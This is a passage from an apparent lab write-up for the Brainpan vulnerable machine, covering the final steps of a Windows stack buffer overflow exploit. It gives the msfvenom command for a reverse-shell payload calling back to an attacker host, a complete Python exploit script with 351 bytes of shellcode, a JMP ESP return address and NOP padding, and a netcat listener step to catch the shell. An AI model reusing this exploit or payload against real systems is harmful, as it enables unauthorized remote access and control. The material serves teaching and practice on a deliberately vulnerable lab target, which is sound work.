


19. What we need to do now is find the opcode equivalent of JMP ESP. We are using JMP ESP because our EIP will point to the JMP ESP location, which will jump to our malicious shellcode that we will inject later. Finding the opcode equivalent means we are converting assembly language into hexcode. There is a tool to do this called nasm_shell.

Locate nasm_shell on your Kali machine and run it. Then, type in JMP ESP and hit enter. Your results should look like mine:




20. Our JMP ESP opcode equivalent is “FFE4”. Now, we can use Mona again to combine this new information with our previously discovered module to find our pointer address. The pointer address is what we will place into the EIP to point to our malicious shellcode. In our Immunity searchbar, let’s type: **!mona find -s “\\xff\\xe4” -m brainpan.exe** and view the results:



21. What we have just generated is a list of addresses that we can potentially use as our pointer. The addresses are located on the left side, in white. I am going to select the first address, and add it to my Python code. Note: your address may be different depending on the version of Windows you are running. So, do not panic if the addresses are not the same!


So, now we replaced our four B’s with our return address. Notice something weird or unique about how the return address was entered? It’s backwards! This is actually called Little Endian. We have to use the Little Endian format in x86 architecture because the low-order byte is stored in the memory at the lowest address and the high-order byte is stored at the highest address. Thus, we enter our return address in backwards. Now, we need to test out our return address. Again, with a freshly attached Server, we need to find our return address in Immunity Debugger. To do this, click on the far right arrow on the top panel of Immunity:

Then search for “311712F3” (or the return address you found), without the quotes, in the “Enter expression to follow” prompt. That should bring up your return address, FFE4, JMP ESP location. Once you’ve found it, hit F2 and the address should turn baby blue, indicating that we have set a breakpoint.



Now, you can execute your code and see if the breakpoint triggers. If you notice it trigger in Immunity Debugger, you are in the home stretch and ready to develop your exploit!

22. **Generating Shellcode:**Now, we can piece together all of the information we have gathered to generate malicious shellcode. The shellcode will tell the victim machine to talk back to our machine. Using msfvenom, we can supply the following syntax: **msfvenom -p windows/shell_reverse_tcp LHOST=kali.ip.address LPORT=4444 EXITFUNC=thread -f c -a x86 –platform windows -b \\x00**



Now, before we submit, let me break down everything that is going on. We are using msfvenom, a shellcode generator, to generate a malicious shellcode that we will inject into our victim's machine via the buffer overflow attack. Our EIP will point to the JMP ESP, which will run our malicious shellcode and give us root (hopefully). Broken down, each switch means the following:

-p is for payload. We are using a non-staged windows reverse shell payload.

LHOST is the ATTACKER'S IP address.

LPORT is the ATTACKER'S port of choice. Here I am using 4444.

EXITFUNC=thread adds stability to our payload.

-f is for file type. We are going to generate a C file type here.

-a is for architecture. The machine we are attacking is x86.

–platform is for OS type. We are attacking a Windows machine.


-b is for bad characters. Remember, the only bad character we have is the null byte, x00.

22.As you can see, we generated 351 bytes of shellcode. We need to copy/paste this shellcode into our Python script. Here is what my final script looks like:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
shellcode =  "\x90" * 16
shellcode += "\xdb\xd0\xbe\x0e\x3b\xb3\xb4\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
shellcode += "\x52\x83\xc2\x04\x31\x72\x13\x03\x7c\x28\x51\x41\x7c\xa6\x17"
shellcode += "\xaa\x7c\x37\x78\x22\x99\x06\xb8\x50\xea\x39\x08\x12\xbe\xb5"
shellcode += "\xe3\x76\x2a\x4d\x81\x5e\x5d\xe6\x2c\xb9\x50\xf7\x1d\xf9\xf3"
shellcode += "\x7b\x5c\x2e\xd3\x42\xaf\x23\x12\x82\xd2\xce\x46\x5b\x98\x7d"
shellcode += "\x76\xe8\xd4\xbd\xfd\xa2\xf9\xc5\xe2\x73\xfb\xe4\xb5\x08\xa2"
shellcode += "\x26\x34\xdc\xde\x6e\x2e\x01\xda\x39\xc5\xf1\x90\xbb\x0f\xc8"
shellcode += "\x59\x17\x6e\xe4\xab\x69\xb7\xc3\x53\x1c\xc1\x37\xe9\x27\x16"
shellcode += "\x45\x35\xad\x8c\xed\xbe\x15\x68\x0f\x12\xc3\xfb\x03\xdf\x87"
shellcode += "\xa3\x07\xde\x44\xd8\x3c\x6b\x6b\x0e\xb5\x2f\x48\x8a\x9d\xf4"
shellcode += "\xf1\x8b\x7b\x5a\x0d\xcb\x23\x03\xab\x80\xce\x50\xc6\xcb\x86"
shellcode += "\x95\xeb\xf3\x56\xb2\x7c\x80\x64\x1d\xd7\x0e\xc5\xd6\xf1\xc9"
shellcode += "\x2a\xcd\x46\x45\xd5\xee\xb6\x4c\x12\xba\xe6\xe6\xb3\xc3\x6c"
shellcode += "\xf6\x3c\x16\x22\xa6\x92\xc9\x83\x16\x53\xba\x6b\x7c\x5c\xe5"
shellcode += "\x8c\x7f\xb6\x8e\x27\x7a\x51\x71\x1f\xbc\xa0\x19\x62\xbc\xb3"
shellcode += "\x85\xeb\x5a\xd9\x25\xba\xf5\x76\xdf\xe7\x8d\xe7\x20\x32\xe8"
shellcode += "\x28\xaa\xb1\x0d\xe6\x5b\xbf\x1d\x9f\xab\x8a\x7f\x36\xb3\x20"
shellcode += "\x17\xd4\x26\xaf\xe7\x93\x5a\x78\xb0\xf4\xad\x71\x54\xe9\x94"
shellcode += "\x2b\x4a\xf0\x41\x13\xce\x2f\xb2\x9a\xcf\xa2\x8e\xb8\xdf\x7a"
shellcode += "\x0e\x85\x8b\xd2\x59\x53\x65\x95\x33\x15\xdf\x4f\xef\xff\xb7"
shellcode += "\x16\xc3\x3f\xc1\x16\x0e\xb6\x2d\xa6\xe7\x8f\x52\x07\x60\x18"
shellcode += "\x2b\x75\x10\xe7\xe6\x3d\x30\x0a\x22\x48\xd9\x93\xa7\xf1\x84"
shellcode += "\x23\x12\x35\xb1\xa7\x96\xc6\x46\xb7\xd3\xc3\x03\x7f\x08\xbe"
shellcode += "\x1c\xea\x2e\x6d\x1c\x3f";

buffer = "A" * 524 + "\xf3\x12\x17\x31" + shellcode

try:
	print "\sending evil buffer... "
	s.connect(('192.168.56.101',9999))
	data = s.recv(1024)
	s.send(buffer + '\r\n')
	print "\nDone!"
```

So, We have created a variable called "shellcode" and placed the malicious shellcode inside of it. You might notice that I have also added 16 "\\x90″s to the shellcode variable. This is standard practice. The x90 byte is also known as the NOP, or no operation. It literally does nothing. However, when developing exploits, we can use it as padding. There are instances where our exploit code can interfere with our return address and not run properly. To avoid this interference, we can add some padding in-between the two items.

23. Once you have your Python script up to date, let's move on to the final step! **Gaining Root!**, Now, set up a netcat listener on your designated port (remember, I used 4444 in my example). Once you have netcat running, fire up Server and run your exploit code. If you've done all the steps right, you should get root/system:



In my case, we gained access to the user running the program (myself), who was an admin. Win.

Vulnerability Fix: Using ASLR AND DEP

Severity: Critically High

REFERENCES

[1] https://www.exploit-db.com/docs/english/28475-linux-stack-based-buffer-overflows.pdf
[2] https://www.vulnhub.com/entry/brainpan-1,51/
[3] https://staringintodevnull.blogspot.nl/2013/03/brainpan-challenge-write-up.html
[4] https://forelsec.blogspot.co.uk/2013/04/solving-brainpan.html
[5] https://www.youtube.com/watch?v=qwos6n6USE4
[6] https://rgolebiowski.blogspot.co.uk/2016/02/brain-pain.html
[7] http://devloop.users.sourceforge.net/index.php?article105/solution-du-ctf-brainpan-1
[8] http://rastamouse.me/blog/2014/brainpan-1-part-1/
[9] http://blog.pentests.pl/2014/06/pentest-lab-brainpan-probably-the-fastest.html
[10] http://blog.techorganic.com/2013/03/brainpan-hacking-challenge.html